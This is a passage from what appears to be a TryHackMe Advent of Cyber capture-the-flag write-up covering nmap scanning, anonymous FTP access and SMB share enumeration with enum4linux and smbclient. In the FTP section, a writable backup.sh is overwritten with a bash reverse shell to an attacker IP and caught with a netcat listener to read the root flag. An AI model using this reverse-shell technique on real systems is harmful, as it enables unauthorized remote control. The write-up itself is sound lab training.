|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
```

Question 5

```
root@ip-10-10-115-190:~  
File Edit View Search Terminal Help  
root@ip-10-10-115-190:~# nmap -A 10.10.79.34  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 16:10 BST  
Nmap scan report for ip-10-10-79-34.eu-west-1.compute.internal (10.10.79.34)  
Host is up (0.00061s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: Hugo 0.78.2  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: TBFC's Internal Blog  
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)  
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)  
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
```

Question 6

```
root@ip-10-10-115-190:~  
File Edit View Search Terminal Help  
root@ip-10-10-115-190:~# nmap -A 10.10.79.34  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 16:19 BST  
Nmap scan report for ip-10-10-79-34.eu-west-1.compute.internal (10.10.79.34)  
Host is up (0.00054s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: Hugo 0.78.2  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: TBFC's Internal Blog  
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot  
ocol 2.0)  
| ssh-hostkey:
```

Thought Process/Methodology:

We can simply use the Mozilla Firefox to search for what year Snort was created. From here onwards, we will be using the command line. Type in “**nmap <IP address>**” into the command line. The scan will take just a few seconds. Upon completion, the terminal will display the result and the port numbers are in the **PORT** column as shown in the green box below. From question 3-6 we will be using the same command which is “**nmap -A <IP address>**”. After the scan, we can know the name of the Linux distribution that is running and the version of Apache as shown in the orange box and purple box respectively. Next, what is running on port 2222 is under the **SERVICE** column. Lastly, we can know the uses of the website by the value of “**http-title**” as in the blue box.

See Day 9 (Networking): Anyone Can Be Santa

Tools used: THM Attackbox, Terminal

Solution/walkthrough:

Question 1:

The directories that can be found on the FTP site are backups,elf_workshops, human_recources and public by using **ls**.

```
debug          macdef          proxy          send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0            0              4096 Nov 16 2020 backups
drwxr-xr-x    2 0            0              4096 Nov 16 2020 elf_workshops
drwxr-xr-x    2 0            0              4096 Nov 16 2020 human_recources
drwxrwxrwx    2 65534        65534         4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
```

Question 2:

The directory on the FTP server that has data accessible by the "anonymous" user is public.

```
delete          ls          prompt          rmdir
debug          macdef          proxy          send
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0            0              4096 Nov 16 2020 backups
drwxr-xr-x    2 0            0              4096 Nov 16 2020 elf_workshops
drwxr-xr-x    2 0            0              4096 Nov 16 2020 human_recources
drwxrwxrwx    2 65534        65534         4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
```

Question 3:

backup.sh is the one that gets executed within this directory

```
250 Directory successfully changed.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
50 Here comes the directory listing.  
-rwxr-xr-x    1 111      113          341 Nov 16  2020 backup.sh  
-rw-rw-rw-    1 111      113          24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.
```

Question 4:

Run the command **cat shoppinglist.txt** to see the movie that Santa have on his Christmas shopping list. The movie is The Polar Express

```
ftp> Goodbye  
?Invalid command  
ftp> bye  
221 Goodbye.  
root@ip-10-10-56-161:~# cat shoppinglist.txt  
The Polar Express Movie  
root@ip-10-10-56-161:~#
```

Question 5:

set up a netcat listener to catch the connection by running **nc -lvp 4444**. Then, run the command **cat /root/flag.txt** to see the flags.

```
root@ip-10-10-109-146:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-109-146:~ x root@ip-10-10-109-146:~ x  
root@ip-10-10-109-146:~# nc -lvp 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.78.239 55442 received!  
bash: cannot set terminal process group (1489): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

Thoughts / Methodology:

First and foremost, open the command line and enter “**ftp <IP address>**”. The system will then ask for your name and just fill in “**anonymous**”. Next, enter “**ls**” to view the content of the FTP server which are “**backups**”, “**elf_workshops**”, “**human_resources**” and “**public**”. We can check what is in each file by entering “**cd <filename>**” and “**ls**” into the command line. After looking into each file, only “**public**” is accessible to us. The contents of the file are “**shoppinglist.txt**” and “**backup.sh**” thus we can already know the latter is script file. Enter “**get shoppinglist.txt**” and “**get backup.sh**” to download both files. Exit the FTP server and enter “**cat shoppinglist.txt**” to view what is inside the file. Now, open the other file by entering “**nano backup.sh**” and copy-paste “**bash -i >&/dev/tcp/Your_TryHackMe_IP/4444 0>&1**”. Exit the file and enter “**nc -lvp 4444**” to the terminal. Upload back the file by “**put backup.sh**” in the FTP server. Lastly, concatenate “**/root/flag.txt**” to reveal the flag.

Day 10 (Networking): Don't be sElfish!

Tools used : AttackBox, Terminal

Solution/walkthrough:

Question 1:

Type in `/enum4linux.pl -h` to see list of commands available

```
Additional options:
  -a          Do all simple enumeration (-U -S -G -P
              This option is enabled if you don't provide any other options.
  -h          Display this help message and exit

Options are (like "enum"):
  -U          get userlist
  -M          get machine list*
  -S          get sharelist
  -P          get password policy information
  -G          get group and member list
  -d          be detailed, applies to -U and -S
  -u user    specify username to use (default "")
  -p pass    specify password to use (default "")

Additional options:
  -a          Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.

          Used to get sid with "lookup"
          Use commas to try several
  -o          Get OS information
  -i          Get printer information
```

Question 2:

Run the command `/enum4linux.pl -U (machine-IP-address)`

There will be a total of 3 users shown.[elfmcskid, elfmceager & elfmcelferson]

```
=====
|   Users on 10.10.61.54   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00
index: 0x2 RID: 0x3ea acb: 0x00
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00

user:[elfmcskid] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Thu Jun
```

Question 3:

Run the command `./enum4linux.pl -S (machine-IP-address)`

There will be a total of 4 shares on the server.

=====		
Share Enumeration on 10.10.61.54		
=====		
WARNING: The "syslog" option is deprecated		
Sharename	Type	Comment
-----	----	-----
tbfc-hr	Disk	tbfc-hr
tbfc-it	Disk	tbfc-it
tbfc-santa	Disk	tbfc-santa
IPC\$	IPC	IPC Service

Question 4:

Run the command `smbclient //replace_with_machine_IP_address/**sharename**` for every sharename available.

With the sharename tbfc-santa,simply hit 'enter' for the password and you can see it does not require a password as shown below.

```
root@ip-10-10-82-146:~/Desktop/Tools/Miscellaneous# smbclient //10.10.61.54/tbfc
-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?           allinfo      altname      archive      backup
blocksize   cancel       case sensitive cd          chmod
```

Question 5:

After typing in 'help' command, type 'ls' to see the list of files.

The directory that ElfMcSkidy left for Santa is 'jingle-tunes'.

```
smb: \> ls
.
..
[jingle-tunes
note_from_mcskidy.txt]
```

Thought process / Methodology:

After typing in the '**-h**' command, a list of other commands will appear. Next, with enum4linux we added the '**-U**' command to see the list of users on the server. Then, we run the same command but replace the previous '**-U**' command with '**-S**' for the system to display the list of sharenames. We will then proceed to run the command **smbclient**

//replace_with_machine_IP_address/sharename**** with all of the sharenames to see which one does not require a password. As result, we will find the user 'tbfc-santa' as the answer. To see the directories that ElfMcSkidy left for Santa , we type in '**ls**' command to see the list of files. In the end, we will find 'jingle-tunes' as the directory.